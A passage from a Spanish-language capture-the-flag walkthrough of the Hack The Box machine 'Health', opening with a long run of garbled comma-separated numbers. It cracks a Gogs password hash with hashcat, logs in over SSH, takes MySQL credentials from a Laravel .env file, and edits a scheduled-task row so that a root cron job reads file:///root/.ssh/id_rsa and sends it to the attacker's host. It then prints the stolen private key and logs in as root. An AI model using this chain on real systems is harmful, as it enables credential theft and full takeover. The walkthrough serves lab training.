3,914,915,916,917,918,919,920,921,922,923,924,925,926,927,928,929,930,931,932,933,934,935,936,937,938,939,940,941,942,943,944,945,946,947,948,949,950,951,952,953,954,955,956,957,958,959,960,961,962,963,964,965,966,967,968,969,970,971,972,973,974,975,976,977,978,979,980,981,982,983,984,985,986,987,988,989,990,991,992,993,994,995,996,997,998,999,1000,1001,1002,1003,1004,1005,1006,1007,1008,1009,1010,1011,1012,1013,1014,1015,1016,1017,1018,1019,1020,1021,1022,1023,1024,1025,1026,1027,1028,1029,1030,1031,1032,1033,1034,1035,1036,1037,1038,1039,1040,1041,1042,1043,1044,1045,1046,1047,1048,1049,1050,1051,1052,1053,1054,1055,1056,1057,1058,1059,1060,1061,1062,1063,1064,1065,1066,1067,1068,1069,1070,1071,1072,1073,1074,1075,1076,1077,1078,1079,1080,1081,1082,1083,1084,1085,1086,1087,1088,1089,1090,1091,1092,1093,1094,1095,1096,1097,1098,1099,1100,1101,1102,1103,1104,1105,1106,1107,1108,1109,1110,1111,1112,1113,1114,1115,1116,1117,1118,1119,1120,1121,1122,1123,1124,1125,1126,1127,1128,1129,1130,1131,1132,1133,1134,1135,1136,1137,1138,1139,1140,1141,1142,1143,1144,1145,1146,1147,1148,1149,1150,1151,1152,1153,1154,1155,1156,1157,1158,1159,1160,1161,1162,1163,1164,1165,1166,1167,1168,1169,1170,1171,1172,1173,1174,1175,1176,1177,1178,1179,1180,1181,1182,1183,1184,1185,1186,1187,1188,1189,1190,1191,1192,1193,1194,1195,1196,1197,1198,1199,1200,1201,1202,1203,1204,1205,1206,1207,1208,1209,1210,1211,1212,1213,1214,1215,1216,1217,1218,1219,1220,1221,1222,1223,1224,1225,1226,1227,1228,1229,1230,1231,1232,1233,1234,1235,1236,1237,1238,1239,1240,1241,1242,1243,1244,1245,1246,1247,1248,1249,1250,1251,1252,1253,1254,1255,1256,1257,1258,1259,1260,1261,1262,1263,1264,1265,1266,1267,1268,1269,1270,1271,1272,1273,1274,1275,1276,1277,1278,1279,1280,1281,1282,1283,1284,1285,1286,1287,1288,1289,1290,1291,1292,1293,1294,1295,1296,1297,1298,1299,1300,1301,1302,1303,1304,1305,1306,1307,1308,1309,1310,1311,1312,1313,1314,1315,1316,1317,1318,1319,1320,1321,1322,1323,1324,1325,1326,1327,1328,1329,1330,1331,1332,1333,1334,1335,1336,1337,1338,1339,1340,1341,1342,1343,1344,1345,1346,1347,1348,1349,1350,1351,1352,1353,1354,1355,1356,1357,1358,1359,1360,1361,1362,1363,1364,1365,1366,1367,1368,1369,1370,1371,1372,1373,1374,1375,1376,1377,1378,1379,1380,1381,1382,1383,1384,1385,1386,1387,1388,1389,1390,1391,1392,1393,1394,1395,1396,1397,1398,1399,1400,1401,1402,1403,1404,1405,1406,1407,1408,1409,1410,1411,1412,1413,1414,1415,1416,1417,1418,1419,1420,1421,1422,1423,1424,1425,1426,1427,1428,1429,1430,1431,1432,1433,1434,1435,1436,1437,1438,1439,1440,1441,1442,1443,1444,1445,1446,1447,1448,1449,1450,1451,1452,1453,1454,1455,1456,1457,1458,1459,1460,1461,1462,1463,1464,1465,1466,1467,1468,1469,1470,1471,1472,1473,1474,1475,1476,1477,1478,1479,1480,1481,1482,1483,1484,1485,1486,1487,1488,1489,1490,1491,1492,1493,1494,1495,1496,1497,1498,1499,1500,1501,1502,1503,1504,1505,1506,1507,1508,1509,1510,1511,1512,1513,1514,1515,1516,1517,1518,1519,1520,1521,1522,1523,1524,1525,1526,1527,1528,1529,1530,1531,1532,1533,1534,1535,1536,1537,1538,1539,1540,1541,1542,1543,1544,1545,1546,1547,1548,1549,1550,1551,1552,1553,1554,1555,1556,1557,1558,1559,1560,1561,1562,1563,1564,1565,1566,1567,1568,1569,1570,1571,1572,1573,1574,1575,1576,1577,1578,1579,1580,1581,1582,1583,1584,1585,1586,1587,1588,1589,1590,1591,1592,1593,1594,1595,1596,1597,1598,1599,1600,1601,1602,1603,1604,1605,1606,1607,1608,1609,1610,1611,1612,1613,1614,1615,1616,1617,1618,1619,1620,1621,1622,1623,1624,1625,1626,1627,1628,1629,1630,1631,1632,1633,1634,1635,1636,1637,1638,1639,1640,1641,1642,1643,1644,1645,1646,1647,1648,1649,1650,1651,1652,1653,1654,1655,1656,1657,1658,1659,1660,1661,1662,1663,1664,1665,1666,1667,1668,1669,1670,1671,1672,1673,1674,1675,1676,1677,1678,1679,1680,1681,1682,1683,1684,1685,1686,1687,1688,1689,1690,1691,1692,1693,1694,1695,1696,1697,1698,1699,1700,1701,1702,1703,1704,1705,1706,1707,1708,1709,1710,1711,1712,1713,1714,1715,1716,1717,1718,1719,1720,1721,1722,1723,1724,1725,1726,1727,1728,1729,1730,1731,1732,1733,1734,1735,1736,1737,1738,1739,1740,1741,1742,1743,1744,1745,1746,1747,1748,1749,1750,1751,1752,1753,1754,1755,1756,1757,1758,1759,1760,1761,1762,1763,1764,1765,1766,1767,1768,1769,1770,1771,1772,1773,1774,1775,1776,1777,1778,1779,1780,1781,1782,1783,1784,1785,1786,1787,1788,1789,1790,1791,1792,1793,1794,1795,1796,1797,1798,1799,1800,1801,1802,1803,1804,1805,1806,1807,1808,1809,1810,1811,1812,1813,1814,1815,1816,1817,1818,1819,1820,1821,1822,1823,1824,1825,1826,1827,1828,1829,1830,1831,1832,1833,1834,1835,1836,1837,1838,1839,1840,1841,1842,1843,1844,1845,1846,1847,1848,1849,1850,1851,1852,1853,1854,1855,1856,1857,1858,1859,1860,1861,1862,1863,1864,1865,1866,1867,1868,1869,1870,1871,1872,1873,1874,1875,1876,1877,1878,1879,1880,1881,1882,1883,1884,1885,1886,1887,1888,1889,1890,1891,1892,1893,1894,1895,1896,1897,1898,1899,1900,1901,1902,1903,1904,1905,1906,1907,1908,1909,1910,1911,1912,1913,1914,1915,1916,1917,1918,1919,1920,1921,1922,1923,1924,1925,1926,1927,1928,1929,1930,1931,1932,1933,1934,1935,1936,1937,1938,1939,1940,1941,1942,1943,1944,1945,1946,1947,1948,1949,1950,1951,1952,1953,1954,1955,1956,1957,1958,1959,1960,1961,1962,1963,1964,1965,1966,1967,1968,1969,1970,1971,1972,1973,1974,1975,1976,1977,1978,1979,1980,1981,1982,1983,1984,1985,1986,1987,1988,1989,1990,1991,1992,1993,1994,1995,1996,1997,1998,1999,2000,2001,2002,2003,2004,2005,2006,2007,2008,2009,2010,2011,2012,2013,2014,2015,2016,2017,2018,2019,2020,2021,2022,2023,2024,2025,2026,2027,2028,2029,2030,2031,2032,2033,2034,2035,2036,2037,2038,2039,2040,2041,2042,2043,2044,2045,2046,2047,2048,2049,2050,2051,2052,2053,2054,2055,2056,2057,2058,2059,2060,2061,2062,2063,2064,2065,2066,2067,2068,2069,2070,2071,2072,2073,2074,2075,2076,2077,2078,2079,2080,2081,2082,2083,2084,2085,2086,2087,2088,2089,2090,2091,2092,2093,2094,2095,2096,2097,2098,2099,2100,2101,2102,2103,2104,2105,2106,2107,2108,2109,2110,2111,2112,2113,2114,2115,2116,2117,2118,2119,2120,2121,2122,2123,2124,2125,2126,2127,2128,2129,2130,2131,2132,2133,2134,2135,2136,2137,2138,2139,2140,2141,2142,2143,2144,2145,2146,2147,2148,2149,2150,2151,2152,2153,2154,2155,2156,2157,2158,2159,2160,2161,2162,2163,2164,2165,2166,2167,2168,2169,2170,2171,2172,2173,2174,2175,2176,2177,2178,2179,2180,2181,2182,2183,2184,2185,2186,2187,2188,2189,2190,2191,2192,2193,2194,2195,2196,2197,2198,2199,2200,2201,2202,2203,2204,2205,2206,2207,2208,2209,2210,2211,2212,2213,2214,2215,2216,2217,2218,2219,2220,2221,2222,2223,2224,2225,2226,2227,2228,2229,2230,2231,2232,2233,2234,2235,2236,2237,2238,2239,2240,2241,2242,2243,2244,2245,2246,2247,2248,2249,2250,2251,2252,2253,2254,2255,2256,2257,2258,2259,2260,2261,2262,2263,2264,2265,2266,2267,2268,2269,2270,2271,2272,2273,2274,2275,2276,2277,2278,2279,2280,2281,2282,2283,2284,2285,2286,2287,2288,2289,2290,2291,2292,2293,2294,2295,2296,2297,2298,2299,2300,2301,2302,2303,2304,2305,2306,2307,2308,2309,2310,2311,2312,2313,2314,2315,2316,2317,2318,2319,2320,2321,2322,2323,2324,2325,2326,2327,2328,2329,2330,2331,2332,2333,2334,2335,2336,2337,2338,2339,2340,2341,2342,2343,2344,2345,2346,2347,2348,2349,2350,2351,2352,2353,2354,2355,2356,2357,2358,2359,2360,2361,2362,2363,2364,2365,2366,2367,2368,2369,2370,2371,2372,2373,2374,2375,2376,2377,2378,2379,2380,2381,2
```

Vamos a descifrar la clave del usuario admin. Seguimos el mismo proceso anterior.

```
(root@kali) - [/home/./HTB/health/content/gogs]
# echo -n "66c074645545781f1064fb7fd1177453db8f0ca2ce58a9d81c04be2e6d3ba2a0d6c032f0fd4ef83f48d74349ec196f4efe37" | xxd -r -p | base64
ZsB0ZFVFeB8QZPt/0Rd0U9uPDKLOWKnYHAS+Lm07oqDWwDLw/U74P0jXQ0nsGW90/jc=

(root@kali) - [/home/./HTB/health/content/gogs]
# echo -n "s03XIbeWl4" | base64
c08zWElizVcxNA=

sha256:10000:c08zWElizVcxNA:ZsB0ZFVFeB8QZPt/0Rd0U9uPDKLOWKnYHAS+Lm07oqDWwDLw/U74P0jXQ0nsGW90/jc=:february15

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target.....: sha256:10000:c08zWElizVcxNA:ZsB0ZFVFeB8QZPt/0Rd0U9u ... 90/jc=
Time.Started.....: Sat Jan 21 10:59:59 2023 (2 mins, 25 secs)
Time.Estimated...: Sat Jan 21 11:02:24 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 488 H/s (6.19ms) @ Accel:16 Loops:1024 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 70976/14344385 (0.49%)
Rejected.....: 0/70976 (0.00%)
Restore.Point....: 70944/14344385 (0.49%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:9216-9999
Candidate.Engine.: Device Generator
Candidates.#1....: footballs -> faith9
Hardware.Mon.#1..: Util: 83%

Started: Sat Jan 21 10:59:54 2023
Stopped: Sat Jan 21 11:02:26 2023
```

Intentamos conectarnos con el usuario admin, y la clave obtenida pero no funciona. Antes habíamos visto que existía otro usuario “sussane”. Con este ganamos acceso a la máquina.

```
(root@kali) - [/home/kali/HTB/health/content]
# ssh susanne@10.10.11.176
susanne@10.10.11.176's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-191-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Sat Jan 21 09:17:37 UTC 2023

System load: 0.19          Processes:            174
Usage of /: 66.3% of 3.84GB Users logged in:      0
Memory usage: 11%         IP address for eth0: 10.10.11.176
Swap usage: 0%

0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Jan 21 09:17:19 2023 from 10.10.14.28
susanne@health:~$
```

4. Escalada de privilegios

Tras hacer un reconocimiento inicial en busca de permisos de sudoers, binarios con permisos SUIDs, capabilities, etc. no vemos nada interesante. Inspeccionamos los puertos abiertos locales y vemos que está corriendo MySQL.

```
susanne@health:~$ netstat -putona
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name    Timer
tcp        0      0 127.0.0.0:53:53         0.0.0.0:*               LISTEN      -                   off (0.00/0/0)
tcp        0      0 0.0.0.0:0:22           0.0.0.0:*               LISTEN      -                   off (0.00/0/0)
tcp        0      0 127.0.0.1:3306         0.0.0.0:*               LISTEN      -                   off (0.00/0/0)
tcp        0      0 1 10.10.11.176:42690    8.8.8.8:53              SYN_SENT    -                   on (0.05/1/0)
tcp        0      0 612 10.10.11.176:22      10.10.14.28:57244       ESTABLISHED -                   on (0.08/0/0)
tcp        0      0 0 127.0.0.1:3306        127.0.0.1:36024        TIME_WAIT   -                   timewait (11.97/0/0)
tcp6       0      0 :::22                  :::*                    LISTEN      -                   off (0.00/0/0)
tcp6       0      0 :::3306                 :::*                    LISTEN      -                   off (0.00/0/0)
tcp6       0      0 :::80                   :::*                    LISTEN      -                   off (0.00/0/0)
udp        0      0 0 127.0.0.0:53:53       0.0.0.0:*               -           -                   off (0.00/0/0)
udp        0      0 0 0.0.0.0:0:68           0.0.0.0:*               -           -                   off (0.00/0/0)
udp        0      0 0 127.0.0.1:53647       127.0.0.0:53:53        ESTABLISHED -                   off (0.00/0/0)
```

Revisamos el contenido del directorio `"/var/www/html/"`. Abrimos el fichero `".env"` y vemos unas credenciales de MySQL.

```
Archivo Acciones Editar Vista Ayuda
GNU nano 2.9.3 .env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:x12LE6h+TU6x4gNKZIyB0mthalsPLPLv/Bf/M3fGbzY=
APP_DEBUG=true
APP_URL=http://localhost

LOG_CHANNEL=stack
LOG_DEPRECATIONS_CHANNEL=null
LOG_LEVEL=debug

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=laravel
DB_USERNAME=laravel
DB_PASSWORD=MySql_strongestpass@2014+
```

Usuario: laravel

Clave: MySQL_strongestpass@2014+

```
susanne@health:/var/www/html$ mysql -p -u laravel
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 277
Server version: 5.7.39-0ubuntu0.18.04.2 (Ubuntu)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
+-----+
| Database |
+-----+
| information_schema |
| laravel |
+-----+
2 rows in set (0.00 sec)

mysql>
```

Revisamos las tablas de la BBDD de laravel, pero están vacías. Con PsPy, revisamos los procesos que están corriendo en el sistema. Vemos que se está ejecutando un fichero php llamado `"artisan"`.

```

2023/01/21 09:40:04 CMD: UID=0 PID=1 | /sbin/init maybe-ubiquity
2023/01/21 09:40:06 CMD: UID=0 PID=4684 | mysql laravel --execute TRUNCATE tasks

2023/01/21 09:41:01 CMD: UID=0 PID=4690 | /bin/bash -c sleep 5 66 /root/meta/clean.sh
2023/01/21 09:41:01 CMD: UID=0 PID=4689 | /usr/sbin/CRON -f
2023/01/21 09:41:01 CMD: UID=0 PID=4688 | /bin/bash -c sleep 5 66 /root/meta/clean.sh
2023/01/21 09:41:01 CMD: UID=0 PID=4687 | /usr/sbin/CRON -f
2023/01/21 09:41:01 CMD: UID=0 PID=4686 | /usr/sbin/CRON -f
2023/01/21 09:41:01 CMD: UID=0 PID=4691 | /bin/bash -c cd /var/www/html 66 php artisan schedule:run >> /dev/null 2>&1
2023/01/21 09:41:01 CMD: UID=0 PID=4695 | sh -c stty -a | grep columns
2023/01/21 09:41:01 CMD: UID=0 PID=4697 | grep columns
2023/01/21 09:41:01 CMD: UID=0 PID=4696 |

2023/01/21 09:41:06 CMD: UID=0 PID=4698 | mysql laravel --execute TRUNCATE tasks
2023/01/21 09:42:01 CMD: UID=0 PID=4702 | /bin/bash -c cd /var/www/html 66 php artisan schedule:run >> /dev/null 2>&1
2023/01/21 09:42:01 CMD: UID=0 PID=4701 | /bin/bash -c cd /var/www/html 66 php artisan schedule:run >> /dev/null 2>&1
2023/01/21 09:42:01 CMD: UID=0 PID=4700 | /usr/sbin/CRON -f
2023/01/21 09:42:01 CMD: UID=0 PID=4699 | /usr/sbin/CRON -f
2023/01/21 09:42:01 CMD: UID=0 PID=4703 | /usr/sbin/CRON -f
2023/01/21 09:42:01 CMD: UID=0 PID=4704 | sleep 5
2023/01/21 09:42:01 CMD: UID=0 PID=4707 | grep columns
2023/01/21 09:42:01 CMD: UID=0 PID=4706 |
2023/01/21 09:42:01 CMD: UID=0 PID=4705 | sh -c stty -a | grep columns
2023/01/21 09:42:01 CMD: UID=0 PID=4708 |
2023/01/21 09:42:01 CMD: UID=0 PID=4710 | grep columns
2023/01/21 09:42:01 CMD: UID=0 PID=4709 | stty -a

```

```

Archivo Acciones Editar Vista Ayuda
GNU nano 2.9.3                               ./app/Console/Kernel.php

<?php
namespace App\Console;

use App\Http\Controllers\HealthChecker;
use App\Models\Task;
use Illuminate\Console\Scheduling\Schedule;
use Illuminate\Foundation\Console\Kernel as ConsoleKernel;
use Illuminate\Support\Facades\Log;

class Kernel extends ConsoleKernel
{
    /**
     * The Artisan commands provided by your application.
     */
    protected function schedule(Schedule $schedule)
    {
        /* Get all tasks from the database */
        $tasks = Task::all();

        foreach ($tasks as $task) {

            $frequency = $task->frequency;

            $schedule->call(function () use ($task) {
                /* Run your task here */
                HealthChecker::check($task->webhookUrl, $task->monitoredUrl, $task->onlyError);
                Log::info($task->id . ' ' . \Carbon\Carbon::now());
            })->cron($frequency);
        }
    }
}

```

```
mysql> update tasks set monitoredURL='file:///root/.ssh/id_rsa' where 1;
Query OK, 1 row affected (0.01 sec)
Rows matched: 1 Changed: 1 Warnings: 0

mysql> select * from tasks;
+----+-----+-----+-----+-----+-----+
| id | webhookUrl | onlyError | monitoredUrl | frequency | created_at | updated_at |
+----+-----+-----+-----+-----+-----+
| a6132bf8-bf67-4c67-80c0-545e4c107c09 | http://10.10.14.28:4343 | 0 | file:///root/.ssh/id_rsa | * * * * * | 2023-01-21 10:13:28 | 2023-01-21 10:13:28 |
+----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

[illegible]

```

root@kali:~/home/kali/HTB/health/content# cat data.txt | jq .body -r
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAwdDD+eMlMkBuU77LB0LfuVJNMam9/jG5NPqc2TFw4Nlj9gE
KScDJTrF0vXynIy4yUwM4/2M31zkuVI007ukvWVRfHRYjwoEPJQUjY2s6B0ykCzq
IMFxjreov1DatoMASTI9Dlm85mdL+rBIjWfp+Via7ZgoxGaFr0pr8xnNePuHH/
KuigjMqE0k6C3E0iBGMerr1BNKDBHNdL/XP1hN4B7egzjcV8Rphj6XRE3bhgH
7so4Xp3Nb7H7IwIKtVhgy61bSUIWrTdqKP3KPKxua+TqUqyWGNksmK7bYvzh8
W6KAhfnHTO+ppIVqzmam4qbsfisdjJgs6ZWhiQIDAQABaoIBAEQ8IOowQCZikUae
NPC8cLWEExnkxrMkRvAIFTzy7v5yZToEqS5yo7QSIaEdXP58sMkg6Czeeo55LNua9
t3bpUP6S0c5x7xK7Ne6VOF7yZnF3BbuW8/v/3Jeesznu+RJ+G0ezyUGf10wpQRoD
C2WcV9lbf+rVsB+yfX5ytjiUiURqR8G8wRYI/GpGyaCnyHmb6gLG6Kj+xxnw6DL
hngFXpOWB771WnW9yH7/IU9241t5tMxTYwJ0pscZ5+XzzhgXw1y1x/LUyan++D+8
efiWCNS3yeM1ehMgGW9SFE+VMVDPm6CIJXN1YPOQBRYT0lwq0D1UkiFwDb0VB2
1bLLZQECgYEA9i1T3rdKQ/zM06wuqWwB2GiQ47EqpvG8Ejm0qhcJivJbZCv2kAj
nVhtw6NRFZ1Gfu21kPTCUTK34iX/p/doSsAzWRJFqqwrf36LS560aSoeYgSFhj3
sqW7LTBXGuy0vvyieIKVJsNVNHN0cTKM5LY5Nj2+mOaryB2Y3aUaSKdECgYEAyZou
fEG0e7rm3z++bZE5YFaaa0dhSNXbwuZkP4DtQzm78Jq5ErBD+a1af2hpuCt7+d1q
0ip0CXDSsEYL9Q211KqPxYopmJNVWxaHPiuPvJA5EaSwZV8WWhuspH3657nx8ZQ
zkbVWX3JRDh4vdFOBGB/ImdyamXURQ72Xhr70DKCgYA0Yn6T83Y9nup4mkLn00zT
rti41c0+WeY50nGcdzIxpRQuF6UEKEELITNqB+2+agDBvVTcVph0Gr6pmnYcRb
N1Z14E59+03Z15VgZ/W+o51+8PC0tXKKWDEmJ0sSQb8WYkEJj09NLEoJdyxtNiTD
SsurgFTgjeLzF8ApQNYN4QKBG8B0854QLXP2WYyVgXekpNBNDv7GakctQwrcnU9o
++99iTr8zXmVtLT6cOr0bVVsKgxCnLUGuuPpLbnX5b1qLAHux8XXb+xzySpJcpp
UnRnrnBfCSZdJ0X3CcrsyI8bHobLSn0AgbN6z8dzYtrrPmYA4ztAR/xkIP/Mog1a
vmChAogBAKcW+e5kD010ekLdfvqYM5sHcA2le5KKsDzsmboGEA4ULKjwn0XqJEU
6dDhn+VY+LXGCV24IgDN6S78PlcB5acr6m70wDyPvXqGrNjvTDEY94Bec/cQbPm
QeA60hw935eFZvx1Fn+mTaFvYZFMRmpmERTWOBZ53GTHjSZQoS3G
-----END RSA PRIVATE KEY-----

```

Nos conectamos por SSH con dicha clave y ganamos acceso como root a la máquina víctima.

```

root@kali:~/home/kali/HTB/health/content# ssh root@10.10.11.176 -i id_rsa
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-191-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Jan 21 11:15:40 UTC 2023

System load:  0.0               Processes:    178
Usage of /:   66.3% of 3.84GB   Users logged in:  1
Memory usage: 11%              IP address for eth0: 10.10.11.176
Swap usage:   0%

0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

root@health:~# whoami
root
root@health:~#

```